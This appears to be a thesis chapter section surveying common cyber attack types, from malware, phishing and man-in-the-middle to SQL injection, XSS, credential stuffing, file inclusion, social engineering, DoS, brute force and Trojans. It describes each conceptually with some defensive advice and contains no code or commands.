


Figure 6: Types of Cyber Attacks

2.4.1 Malware (Malicious Software)

Malware, short for "malicious software," contains any harmful program or code that poses a threat to systems. With intentions that are hostile, intrusive, and deliberately malicious, malware endeavors to infiltrate, impair, or incapacitate computer systems, networks, tablets, and mobile devices, often by assuming partial control over a device's operations. Comparable to human flu, it disrupts normal operations. The motives driving malware vary. It can aim to generate profit, disrupt productivity, make a political statement, or merely seek recognition. While malware typically does not inflict physical damage on hardware or network equipment, it can steal, encrypt, or erase data, manipulate, or hijack fundamental computer functions, and clandestinely monitor computer activity without user consent or awareness[28][1].

The internet and email are the primary avenues through which malware infiltrates your system. Essentially, whenever you're online, you're susceptible. Malware can infiltrate your computer when you browse compromised websites, visit a legitimate site hosting malicious advertisements, download infected files, install programs or apps from unfamiliar sources, open malicious email attachments, or virtually anything else you download from the web onto a device lacking a robust anti-malware security application[28][1].

However, malicious applications can masquerade within seemingly legitimate apps, particularly when downloaded from websites or direct links instead of official app stores. In such cases, it's crucial to scrutinize warning messages when installing applications, especially if they request permission to access your email or other personal information. Here are the usual suspects in the malicious lineup of malware[28][1]:

- **Adware:** Unwanted software that inundates your screen with advertisements, typically within a web browser. It often disguises itself as legitimate or piggybacks on another program to dupe you into installing it on your PC, tablet, or mobile device.
- **Spyware** Malware that covertly monitors the user's activities without consent and reports them to the software's author. This category of malware involves a software application employed by attackers to collect various user-related data, including information about their systems, or browsing habits. Subsequently, this data is transmitted to a remote user. The gathered information may be exploited by the attacker for purposes such as extortion against the user. Additionally, the attacker might utilize this access to download and deploy further malicious programs from the internet.
- **Virus:** Malware often attaches itself to another program and, when unintentionally executed by the user, replicates by altering other computer programs and infecting them with its own code fragments. Another method mentioned involves worms

attaching to executable code or associating themselves with a file by creating a virus file with a name similar to that of the original file but with a different extension. This file acts as a decoy to transport the virus

- **Worms:** A type of malware similar to viruses but with a key distinction. While viruses require user action to spread, worms can autonomously traverse systems, propagating themselves. Often disseminated through email attachments, worms propagate by sending duplicates of themselves to all contacts listed in the infected computer's email address book. Primarily, worms are utilized by malicious actors to overwhelm email servers, leading to a denial-of-service attack. However, unlike viruses, worms do not directly attack the host system.
- **Ransomware:** Ransomware is a prevalent method of attack that can effectively block or limit users' access to their systems. It often demands a specific ransom payment via online channels, typically involving cryptocurrencies like bitcoins, to regain access to the system or data. Ransomware infiltrates computer networks and utilizes public-key encryption to encrypt files, keeping the encryption key on the cybercriminal's server. This encryption serves to hold the data captive, and victims are required to pay a ransom to obtain the decryption key.
- **Rootkit:** Rootkit malware poses a formidable threat in the realm of cybersecurity, leveraging stealth techniques to clandestinely infiltrate computer systems and evade detection by users and security software alike. These malicious programs, adept at manipulating operating systems and concealing their presence, often exploit vulnerabilities to gain elevated privileges, enabling unauthorized access and facilitating a range of nefarious activities. Detecting and removing rootkits can be challenging, requiring specialized tools and techniques, while prevention demands a multi-layered approach encompassing regular software updates, robust security measures, and vigilant monitoring. As a persistent and insidious threat, understanding rootkit malware is paramount in fortifying defenses and safeguarding against cyberattacks.
- **Keylogger:** Keylogger malware is a covert and intrusive type of malicious software crafted to secretly record keystrokes on infected systems. Its purpose is to capture sensitive information like passwords, credit card numbers, and other personal data entered by users. Operating discreetly in the background, keyloggers can intercept and log keystrokes from multiple input sources, including keyboards, virtual keyboards, and touchscreen devices, without the user's awareness or consent.

This clandestine activity poses substantial privacy and security threats, as cybercriminals can exploit the harvested data for fraudulent purposes, identity theft, or unauthorized access to sensitive accounts and systems.

- **Malicious cryptomining (or cryptojacking):** Malicious cryptomining malware is a prevalent threat in the digital realm, exploiting the computing resources of unsuspecting victims to mine cryptocurrencies without their permission or awareness. Operating surreptitiously in the background, these malware variants hijack CPU, GPU, or other computational power to execute intricate cryptographic calculations essential for cryptocurrency mining. Consequently, infected systems suffer from degraded performance, heightened power consumption, and possible hardware wear, while attackers illicitly profit from the generated digital currency. Identifying cryptomining malware poses challenges, as it frequently disguises itself as legitimate processes or remains concealed within compromised websites and applications.

2.4.2 Phishing

Phishing attacks entail fraudulent emails, text messages, phone calls, or websites engineered to deceive users into downloading malware, divulging sensitive information, such as social media and credit card numbers, bank account credentials, or engaging in actions that jeopardize themselves or their organizations to cybercrime. Successful phishing exploits often result in identity theft, credit card fraud, ransomware assaults, data breaches, and substantial financial losses for individuals and corporations alike. Phishing stands as the predominant form of social engineering, leveraging deception, coercion, or manipulation to induce individuals into sending assets or information to malevolent actors. These attacks exploit human error and psychological pressure, with perpetrators assuming the guise of trusted entities, such as colleagues, superiors, or affiliated organizations, and manufacturing a sense of urgency that compels victims to act impulsively. Cybercriminals favor these methods due to their low cost and efficacy compared to direct hacking attempts. Below, there will be an analysis of each type of phishing attack. It will cover the target of each attack, its consequences, and how to avoid it[32][138][105].

- **Bulk phishing:** Bulk phishing represents the most prevalent form of phishing attack. Scammers craft email messages impersonating reputable and widely recognized businesses or organizations, such as major banks, prominent online retailers, or popular software developers, and distribute these messages to millions of recipients. This approach relies on quantity, targeting a broad audience in the hope that some recipients will fall victim to the scheme. The more reputable or well-known the impersonated sender, the greater the likelihood of recipients being customers, subscribers, or members. Cybercriminals employ various tactics to enhance the credibility of their phishing emails. They typically include the logo of the impersonated sender in the email, manipulate the “from” email address to mimic the impersonated sender's domain name, and may even spoof the sender's domain name by using similar-looking characters to appear authentic at first glance. Subject lines are carefully crafted to address topics that the impersonated sender might plausibly discuss and often appeal to strong emotions, such as fear, greed, curiosity, or a sense of urgency, to capture the recipient's attention. For instance, recipients may be directed to 'click here to update your profile,' but the embedded hyperlink redirects them to a fraudulent website designed to capture their login credentials. Alternatively, they may be instructed to open an attachment seemingly related to their transaction, but the attachment contains malware or malicious code intended to infect the recipient's device or network[138][32][105].

- **Vishing Phishing:** Vishing, is a form of phishing that exploits voice communication channels, and represents a nuanced and evolving threat in the cybersecurity landscape. Unlike traditional email-based phishing attacks, vishing leverages the immediacy and trust associated with phone calls or voice messages to deceive victims. Attackers employ social engineering tactics to manipulate emotions such as urgency, fear, or authority, compelling individuals to disclose sensitive information or perform actions that compromise their security. By impersonating trusted entities like financial institutions or government agencies, vishing attackers exploit the inherent human tendency to comply with perceived authority figures. Moreover, advancements in voice synthesis technology have enabled attackers to automate and scale vishing campaigns with unprecedented efficiency and realism. As organizations increasingly adopt multi-factor authentication and email security measures, vishing represents a persistent challenge that requires a multifaceted approach encompassing user education, enhanced detection mechanisms, and robust authentication protocols. Understanding the psychological and technological intricacies of vishing is paramount for individuals and organizations related to safeguarding against this insidious form of cybercrime[138][32].

- **Spear Phishing:** Spear phishing is an advanced form of targeted deception that focuses on specific individuals, often those with access to sensitive data, network resources, or authority that attackers can exploit for fraudulent purposes. In a spear phishing attack, the perpetrator conducts extensive research on the target to gather information, enabling them to impersonate trusted individuals or entities such as friends, supervisors, colleagues, business partners, or financial institutions. Social media platforms and professional networking sites, where individuals frequently share personal and professional details publicly, are common sources for gathering reconnaissance in spear phishing attempts[32][138].
- **Whaling Phishing:** Whaling, targets high-profile individuals such as executives or senior management within organizations, posing significant risks to both individuals and enterprises. Unlike traditional phishing attacks that cast a wide net, whaling employs highly personalized and meticulously crafted messages to deceive its victims. Attackers meticulously research their targets, leveraging publicly available information and social engineering tactics to create convincing impersonations of trusted individuals. By exploiting the authority and influence associated with executive positions, whaling attackers manipulate employees into carrying out fraudulent transactions, disclosing sensitive information, or bypassing security protocols. The financial and reputational consequences of successful whaling attacks can be devastating, with organizations facing substantial financial losses and damage to their brand integrity. Mitigating the threat of whaling requires a comprehensive strategy encompassing robust email security measures, employee training and awareness programs, and stringent authentication protocols. By understanding the sophisticated tactics employed by whaling attackers and implementing proactive countermeasures, organizations can better protect themselves against this targeted form of cybercrime[32][138][105].

2.4.3 Man – in – the – middle (MITM)

A Man-in-the-Middle (MitM) attack is a method where an attacker secretly intercepts and redirects communication between two parties who believe they are communicating directly. As mentioned in [26], the attacker positions themselves between the legitimate parties and gains control over the entire exchange. MitM attacks involve eavesdropping, enabling the attacker not only to monitor the communication but also to alter or manipulate the transmitted data. This interception and manipulation can occur across various communication channels, such as email, messaging apps, or even during web browsing sessions[33].

The danger of MitM attacks lies in their ability to capture sensitive information exchanged between legitimate parties. This information can include login credentials, financial details, personal data, or any other sensitive information being transmitted. Because the attacker can actively manipulate the communication in real-time, they have the potential to steal valuable data or carry out unauthorized actions without the knowledge of the communicating parties. MitM attacks are sometimes known by various names, including monster-in-the-middle, machine-in-the-middle, monkey-in-the-middle, and man-in-the-browser attacks. Among these, the man-in-the-middle attack is particularly prevalent. In this type of MitM attack, perpetrators concentrate on infecting the victim's web browser and injecting malicious proxy malware onto their device. Typically, this malware is introduced through phishing emails[33][26].

- **Internet Protocol (IP) Spoofing:** IP spoofing is a malicious technique where attackers manipulate the header of an IP packet to falsify its source address, often to imitate a trusted entity. This method enables various nefarious activities such as Denial of Service (DoS) and Distributed Denial of Service (DDoS) attacks, where overwhelming volumes of spoofed packets flood a target, rendering it inaccessible to legitimate users. Additionally, IP spoofing can facilitate masquerading attacks, allowing unauthorized access to systems or networks, and enable Man-in-the-Middle attacks by intercepting communication between parties. To combat IP spoofing, network administrators can implement measures like ingress filtering, strong authentication mechanisms, network monitoring, and adherence to anti-spoofing best practices, thus safeguarding against potential security breaches and maintaining the integrity of network communications.

- **Domain Name System (DNS) Spoofing:** DNS spoofing, also referred to as DNS cache poisoning, is a malicious technique where attackers manipulate the Domain Name System (DNS) cache of a DNS server to redirect domain name resolution requests to malicious or fraudulent IP addresses. This tactic aims to misdirect users to unintended destinations, such as phishing websites or servers distributing malware, by tampering with the DNS resolution process. DNS spoofing presents a significant security threat, enabling various cyberattacks including phishing scams, man-in-the-middle attacks, and website defacement. To mitigate the risks associated with DNS spoofing, organizations can implement several protective measures. For instance, deploying DNSSEC (Domain Name System Security Extensions) helps authenticate DNS responses and ensures data integrity. Organizations should also utilize DNS monitoring and logging tools to promptly identify suspicious activities and maintain robust security patches on DNS servers to prevent exploitation of known vulnerabilities. Furthermore, employing network segmentation and firewall rules can limit the impact of DNS spoofing attacks and safeguard sensitive assets within the network perimeter. By adopting these proactive measures, organizations bolster their DNS infrastructure security and effectively protect against potential DNS spoofing threats.

- **Hypertext Transparent Protocol Spoofing:** HTTP spoofing, also known as HTTP header spoofing, is a deceptive tactic where attackers manipulate the HTTP (Hypertext Transfer Protocol) headers of web requests to impersonate legitimate users or inject malicious content into web traffic. By falsifying HTTP headers such as User-Agent, Referrer, or Host, attackers obscure their true identity, evade detection, and perpetrate various cyberattacks, including phishing, credential theft, and malware distribution. HTTP spoofing compromises the integrity of web communications and presents significant security risks to users and organizations alike. To mitigate the threats posed by HTTP spoofing, web developers and administrators can implement robust security measures. For example, adopting HTTPS encryption ensures confidentiality and data integrity for web transmissions, while stringent input validation prevents injection attacks and unauthorized access to sensitive resources. Additionally, deploying web application firewalls (WAFs) and intrusion detection systems (IDS) aids in detecting and blocking suspicious HTTP traffic. Regular security audits and updates to web servers and applications are crucial for addressing vulnerabilities and fortifying defenses against HTTP spoofing attacks. By implementing a comprehensive approach to web security, organizations can effectively reduce the risks associated with HTTP spoofing and safeguard the integrity of their web infrastructure.

- **Email Hijacking:** Email hijacking, also known as email spoofing or account takeover, is a malicious practice where attackers gain unauthorized access to an individual's or organization's email account, allowing them to send emails posing as the legitimate account holder. This technique is often employed for various fraudulent activities, including phishing scams, malware distribution, and financial fraud. Email hijacking undermines the trustworthiness of email communications and can lead to severe consequences such as identity theft and reputational damage. To mitigate the risks associated with email hijacking, individuals and organizations can implement security measures such as multi-factor authentication (MFA) to prevent unauthorized access to email accounts, regularly update email passwords with strong, unique credentials, and enable email encryption to protect the confidentiality of sensitive information. By adopting a proactive approach to email security, individuals, and organizations can minimize the likelihood of email hijacking incidents and protect the integrity of their email communications.

2.4.4 SQL Injection

SQL injection is a prevalent attack technique that exploits vulnerabilities in backend databases by injecting malicious SQL code. This manipulation allows attackers to access information not intended for display, such as sensitive company data, user lists, or private customer details. The impact of SQL injection on businesses can be significant. Successful attacks may lead to unauthorized access to user lists, deletion of entire tables, or even granting attackers administrative privileges over databases. These outcomes can severely harm a business's operations and reputation. When assessing the potential cost of an SQL injection attack, it's crucial to consider the loss of customer trust resulting from the theft of personal information like phone numbers, addresses, and credit card details. While SQL injection can target any SQL database, websites are the primary targets due to their prevalence and accessibility. This attack generally falls into three categories: In-band SQLi (Classic), Inferential SQLi (Blind), and Out-of-band SQLi. These classifications are based on the methods used to access backend data and the potential damage they can cause. Next, there will be a brief overview of each type of SQL Injection attack, the categories it falls into, and how it affects the system [45][52][26]:

In-band SQLi: Attackers use the same communication channel both to launch their attacks and to collect results, making In-band SQLi one of the most prevalent types. There are two sub-variations:

- **Error-based SQLi:** Attackers trigger actions that induce the database to generate error messages. These error messages may contain data revealing insights into the database structure.

- **Union-based SQLi:** This method exploits the UNION SQL operator, combining multiple select statements generated by the database into a single HTTP response. The response might contain data exploitable by the attacker.

Inferential (blind) SQLi: In this type, the attacker sends data payloads to the server and observes the server's response and behavior to infer information about its structure. Because data is not directly transferred to the attacker, it's termed "blind" SQLi. It can be further classified into:

- **Boolean:** Attackers send SQL queries that prompt the application to return results, and based on whether the query is true or false, the HTTP response will vary. By analyzing these responses, the attacker deduces whether the query was true or false.
- **Time-based:** Attackers send SQL queries that make the database wait for a specific period. The time taken by the database to respond indicates whether the query is true or false, as the HTTP response is generated either instantly or after a delay.

Out-of-band SQLi: This attack form relies on specific features enabled on the database server used by the web application. It's employed when attackers cannot use the same channel for launching the attack and gathering information, or when server conditions prevent these actions. Out-of-band SQLi hinges on the server's ability to generate DNS or HTTP requests to transmit data to the attacker.

2.4.5 Zero-day Attack

A zero-day exploit is a cyber-attack aimed at a software vulnerability unknown to both the software and antivirus vendors. The attacker identifies the vulnerability before any parties can address it, swiftly crafts an exploit, and launches an attack. These attacks are highly successful because there are no defenses in place, making zero-day attacks a significant security threat. Common attack vectors include web browsers, widely targeted due to their prevalence, and email attachments exploiting vulnerabilities in the application opening the attachment or specific file types like Word, Excel, PDF, or Flash. Zero-day malware is a computer virus for which antivirus software lacks specific signatures, rendering signature-based antivirus ineffective against it[46][26][120].

Given their value, a market exists where organizations compensate researchers who discover vulnerabilities. Besides the 'white market,' there are gray and black markets where zero-day vulnerabilities are traded clandestinely, fetching prices of up to hundreds of thousands of dollars[46][26].

2.4.6 Cross-site Scripting (XSS)

Cross-Site Scripting (XSS) is an attack where the attacker injects malicious scripts into web pages hosted on legitimate websites. These scripts, which are interpreted by web browsers, enable dynamic behavior on web pages. In an XSS attack, a vulnerability in a web server or application is exploited to send malicious client-side scripts to unsuspecting users. The victim's browser, believing the script is legitimate, executes it, granting the attacker access to sensitive information like session tokens and cookies stored by the browser for that site. In some cases, these scripts can even modify the content of an HTML page. Below, the three main types of Cross-Site Scripting (XSS) will be presented, emphasizing their operation and the objectives they aim to achieve[47][52][26].

- **Non-Persistent XSS:** Non-persistent XSS is the most common form of cross-site scripting. In this attack, the injected malicious script is reflected off the web server as part of the response, which includes some or all the input sent to the server in the request. The injected code travels to the vulnerable website, which then reflects the attack to the victim's browser. Since the code originated from a trusted server, the browser executes it. This type of attack often targets error messages or search results that display user input.

- **Persistent XSS:** In a persistent XSS attack, the malicious script is stored on the vulnerable web server. This means that the injected script becomes a permanent part of the web page and is returned to any user who accesses that page. A typical scenario for this attack is when an attacker posts a specially crafted comment on a forum.

- **DOM-bases XSS**: As mentioned in [26] in a DOM-based XSS attack, the attacker typically leverages HTTP query parameters or URL fields to implement the malicious script. If the web server executes the injected script from the URL and renders the output on the attacker's browser, the attack is deemed successful. To assess the vulnerability of the target website to XSS attacks, the attacker sends a script embedded within a URL parameter. Upon execution, the server processes the script, leading to the appearance of a pop-up alert containing the message "111" on the attacker's browser. This outcome indicates that the website is susceptible to DOM-based XSS attacks. At the end, all scripts are stored in the browser's cache and are managed accordingly.

2.4.7 Credential reuse or stuffing.

Credential stuffing is a cyberattack method where attackers use lists of compromised user credentials to illicitly access a system. This attack relies on automation using bots and exploits the common practice of users reusing the same usernames and passwords across multiple online services. Research suggests that about 0.1% of breached credentials tested on another platform result in successful logins. This attack vector is gaining prevalence due to two primary reasons[64][30].

1. Wide availability of extensive databases containing breached credentials. For instance, datasets like "Collection #1-5" have made billions of username and password combinations openly accessible in plaintext to cybercriminals.
2. The emergence of more sophisticated bots capable of executing multiple login attempts simultaneously, often appearing to originate from different IP addresses. These advanced bots can often bypass basic security measures like IP address bans triggered by excessive failed login attempts.

In a large-scale credential stuffing attack, attackers typically follow a process like the following[64][30][109]:

1. **Bot Preparation:** The attacker sets up a bot capable of automatically logging into numerous user accounts concurrently, while also spoofing different IP addresses to evade detection.
2. **Automated Testing:** The attacker initiates an automated process to validate stolen credentials across multiple websites simultaneously. This parallel testing approach minimizes the need for repeated login attempts on a single service.
3. **Monitoring:** The attacker monitors the results of the login attempts to identify successful logins. Upon successful authentication, the attacker gains access to personally identifiable information, credit card details, or other valuable data associated with the compromised accounts.
4. **Data Collecting:** The attacker harvests the obtained account information for future use. This may include leveraging the compromised accounts for phishing attacks or other malicious activities facilitated by the compromised service.




Figure 7: Example of Credential Stuffing Attack

2.4.8 Local File Inclusion (LFI) and Remote File Inclusion (RFI)

Remote File Inclusion (RFI) is a vulnerability commonly found in PHP-based websites or web servers. This vulnerability allows attackers to include remote files hosted on external servers by exploiting scripting on the website servers. It arises due to the use of user-supplied input without proper validation. In an RFI attack, the attacker's objective is to insert malicious code, typically malware or backdoor shells, into the website server application by referencing external scripts hosted on remote servers. By exploiting the reference function within the application, the attacker can upload and execute malicious code from a remote URL located on a different domain. Attackers leverage RFI vulnerabilities to include malicious external files that can be executed by the website or web application, potentially compromising the server's security[72][26][178].

Local File Inclusion (LFI) shares similarities with Remote File Inclusion (RFI), but the key difference lies in how the attacker injects and executes malicious scripts. In an LFI attack, the attacker uploads malicious scripts directly to the server side of the target system to be executed locally. LFI occurs when a web application includes files based on user input without proper validation, making it vulnerable to attacks. Attackers exploit this vulnerability by manipulating input parameters to include malicious files, which are then executed by the server locally. Unlike RFI attacks, where external files hosted on remote servers are included, LFI attacks utilize files stored locally on the target server. These attacks are carried out using a web browser, and the included files are already present on the local application servers. If successful, an attacker can read sensitive files, access confidential information, or execute arbitrary commands[72][26][178].

2.4.9 Social Engineering

Social engineering encompasses a wide array of malicious activities that exploit human interactions to achieve nefarious goals. Through psychological manipulation, perpetrators deceive users into committing security breaches or divulging sensitive information. These attacks typically unfold in multiple stages. Initially, the attacker conducts reconnaissance on the target to gather pertinent background details, including potential vulnerabilities and lax security measures. Subsequently, the attacker establishes rapport with the victim, fostering a sense of trust and creating scenarios that prompt actions contrary to established security protocols. This may involve disclosing confidential information or authorizing access to sensitive resources, ultimately facilitating the attacker's objectives[73][123].




Figure 8: Phases of Social Engineering

Social engineering attacks manifest in various forms and can occur in any setting involving human interaction. The following are the most prevalent types of digital social engineering assaults as referred to in[73][123][149]:

- **Tailgating:** Tailgating, also known as piggybacking or unauthorized physical access, involves gaining entry to a restricted area or building by following an individual with proper security clearance. This tactic grants attackers entry to places they are not permitted to access. For instance, attackers may exploit social engineering by convincing someone to hold a door open under the pretense of forgetting their ID card or RFID (radio-frequency identification) badge. Alternatively, they may borrow a computer or cellphone to carry out malicious activities like installing malware. RFID card attacks exemplify one of the most prevalent methods for gaining illicit access to secure spaces. RFID systems, due to their widespread adoption and affordability, are favored by companies for access control. Despite their utility, RFID systems harbor vulnerabilities that can be exploited, posing significant security risks. Attackers can target RFID systems across multiple layers of the ISO (International Organization for Standardization) interconnection model. At the physical layer, attackers may manipulate RFID devices and interfaces to disrupt communication, potentially causing temporary or permanent damage to RFID cards. Additionally, at the network layer, attackers can manipulate RFID networks to interfere with communication between RFID entities and data exchange among them.

- **Decoy attack:** In baiting attacks, perpetrators entice victims with false promises to exploit their greed or curiosity. This often involves distributing malware through physical media, such as leaving infected flash drives in conspicuous areas where victims are likely to encounter them. Victims, driven by curiosity, unwittingly insert these drives into their computers, leading to automatic malware installation. Online baiting may also occur through enticing ads or deceptive download offers.
- **Phone/Email Scams:** These types of attacks, perpetrator initiates contact with the target via phone calls or emails, typically under pretenses such as offering prizes or free items. Their objective is to manipulate the target into violating security protocols or divulging personal information. Cellphone-based attacks encompass various tactics, including calls and SMS (Short Messaging Service) or text messages, commonly known as SMSishing attacks. SMSishing attacks involve sending deceptive messages to victims via cell phones with the intent to manipulate them. While like phishing attacks, SMSishing attacks employ distinct methods. Their effectiveness stems from the ubiquitous presence of cell phones, allowing victims to receive messages anytime, anywhere. Even messages purportedly from familiar sources can contain malware, which, once installed, operate in the background, creating backdoors for attackers to access a wealth of information including contacts, messages, emails, photos, notes, applications, and calendars. In some cases, attackers may even install rootkits to gain complete control over the victim's cell phone.
- **Scareware:** Scareware inundated victims with false alerts and fictitious threats, deceiving them into believing their systems are infected with malware. Users are coerced into installing software that offers no genuine benefits or is malware itself. Scareware often appears as legitimate-looking popup banners on websites, displaying alarming messages about supposed infections. It can also be disseminated via spam emails containing misleading warnings or offers for worthless or harmful services.

2.4.10 Denial of Service Attack (DoS)

As cited in [40][65], a Denial-of-Service (DoS) attack is a malicious act aimed at disrupting the normal functioning of a system or network, rendering it inaccessible to legitimate users. Attackers achieve this by flooding the target with an excessive volume of traffic or overwhelming it with requests, causing it to become unresponsive or crash. As a result, services such as email, websites, or online accounts may become unavailable, leading to potential financial losses and downtime for the affected organization. There are various methods used to execute a DoS attack. One of the most common involves flooding a network server with an excessive amount of traffic. These requests often use falsified return addresses, misleading the server during authentication attempts. The continuous processing of these unauthorized requests creates a DoS condition that prevents legitimate users from accessing the server [76][151].

- In a Smurf Attack, the perpetrator dispatches Internet Control Message Protocol (ICM) broadcast packets to multiple hosts, using a spoofed source Internet Protocol (IP) address that corresponds to the target machine. Subsequently, the recipients respond, inundating the targeted host with these responses.
- Another method, known as a SYN flood, involves the attacker sending connection requests to the target server but failing to complete the connection through the customary three-way handshake procedure utilized in a Transmission Control Protocol (TCP)/IP network. This incomplete handshake leaves the connected port in an occupied state, rendering it unavailable for further requests. The attacker persists in sending requests, saturating all open ports, and preventing legitimate users from establishing connections.

It's also worth noting that individual networks may experience the repercussions of DoS attacks indirectly, particularly if their internet service provider or cloud service provider becomes a target. In such cases, the network may suffer from a loss of service as a result[76][141][151].

2.4.11 Brute force attack

A brute force attack is a method employed by cybercriminals to illicitly access passwords, login credentials, and encryption keys by systematically trying numerous combinations through trial and error. This tactic involves using automated tools to iterate through potential usernames and passwords until the correct login information is uncovered. The term "brute force" stems from the methodical and persistent nature of these attempts to breach user accounts. Despite being an older cyberattack technique, brute force attacks remain popular among hackers because of their proven effectiveness and reliability. Below, we will explore various types of brute force attacks, their capabilities, and distinctions[86][155][162].

- **Password Brute Force Attacks:** A basic form of brute force attack involves manual attempts by a hacker to guess a user's login credentials without relying on software. This often entails trying common password combinations or personal identification number codes. Such attacks are straightforward because many individuals still utilize weak passwords like "password123" or "1234," or engage in poor password practices such as using the same password across multiple websites. Additionally, hackers may exploit easily obtainable personal information, such as a person's favorite sports team, to make educated guesses at potential passwords.
- **Dictionary Attacks:** A dictionary attack represents a fundamental technique in brute force hacking, wherein the attacker systematically tests potential passwords against a targeted individual's username. While technically distinct from a brute force attack, it often serves as a crucial step in a malicious actor's password-cracking endeavor. Named for its method of cycling through dictionaries and augmenting words with special characters and numerals, this approach is generally characterized by its time-intensive nature and comparatively lower likelihood of success when compared to more advanced attack methodologies.
- **Hybrid Brute Force Attacks:** A hybrid brute force attack represents a blend of dictionary attack and simple brute force techniques, wherein the hacker leverages both methods in tandem to uncover account login credentials. Commencing with the knowledge of a username, the attacker executes a series of dictionary-based and straightforward brute force strategies to identify the appropriate password. The process initiates with a predefined list of potential words, from which the attacker systematically explores various character, letter, and number permutations in pursuit of the correct password. This approach enables hackers to unearth passwords that amalgamate common or popular terms with numerical sequences, years
- **Rainbow Table Attack:** A rainbow table attack is a sophisticated method utilized by attackers to crack hashed passwords stored in databases. When passwords are hashed for storage, they are converted into fixed-length strings of characters, making it computationally infeasible to reverse the process and obtain the original password from the hash. Rainbow tables are precomputed tables containing

mappings between hash values and their corresponding plaintext passwords. By comparing stolen hash values with entries in the rainbow table, attackers can swiftly retrieve the plaintext passwords. However, this method is most effective against weak or short passwords, as longer and more complex passwords significantly increase the size of the rainbow table required. Techniques such as salting, which add random data to passwords before hashing, can mitigate the effectiveness of rainbow table attacks by ensuring each hash is unique, even for identical passwords.

- **Credential Stuffing:** Credential stuffing exploits the lax password practices of users. Hackers amass stolen username and password pairs, which they subsequently try on different websites to ascertain if they can infiltrate additional user accounts. This tactic proves fruitful when individuals employ identical username and password pairs or recycle passwords across multiple accounts and social media platforms.



Basic Brute Force Attack
Attacker
GUEST LIST
Guess List Username &Password
Repeats Login Attempts Until One is Successful
LOGIN
****
Successful Credential Validation

Figure 9: Basic Example of Brute Force Attack

2.4.12 Trojan Horses

A Trojan Horse virus is a form of malware that masquerades as a legitimate program while downloading into a computer. Typically, attackers employ social engineering tactics to embed malicious code within genuine software, aiming to acquire access to users' systems using their software. To explain what a Trojan is succinctly, it is a type of malware often concealed as an attachment in an email or a file available for free download, then installed on the user’s device. Once installed, the malicious code carries out the specific task designated by the attacker, which may include establishing backdoor access to corporate systems, monitoring users’ online activities, or pilfering sensitive data. Signs of a Trojan's presence on a device may manifest as unusual activities, such as unexpected alterations to computer settings[87][117][135].

Unlike computer viruses, like Trojan horses cannot replicate independently. Thus, it relies on users downloading the server side of the application for activation. This necessitates the implementation of the executable file and the installation of the program for the Trojan to initiate an attack on a device’s system[87][135].

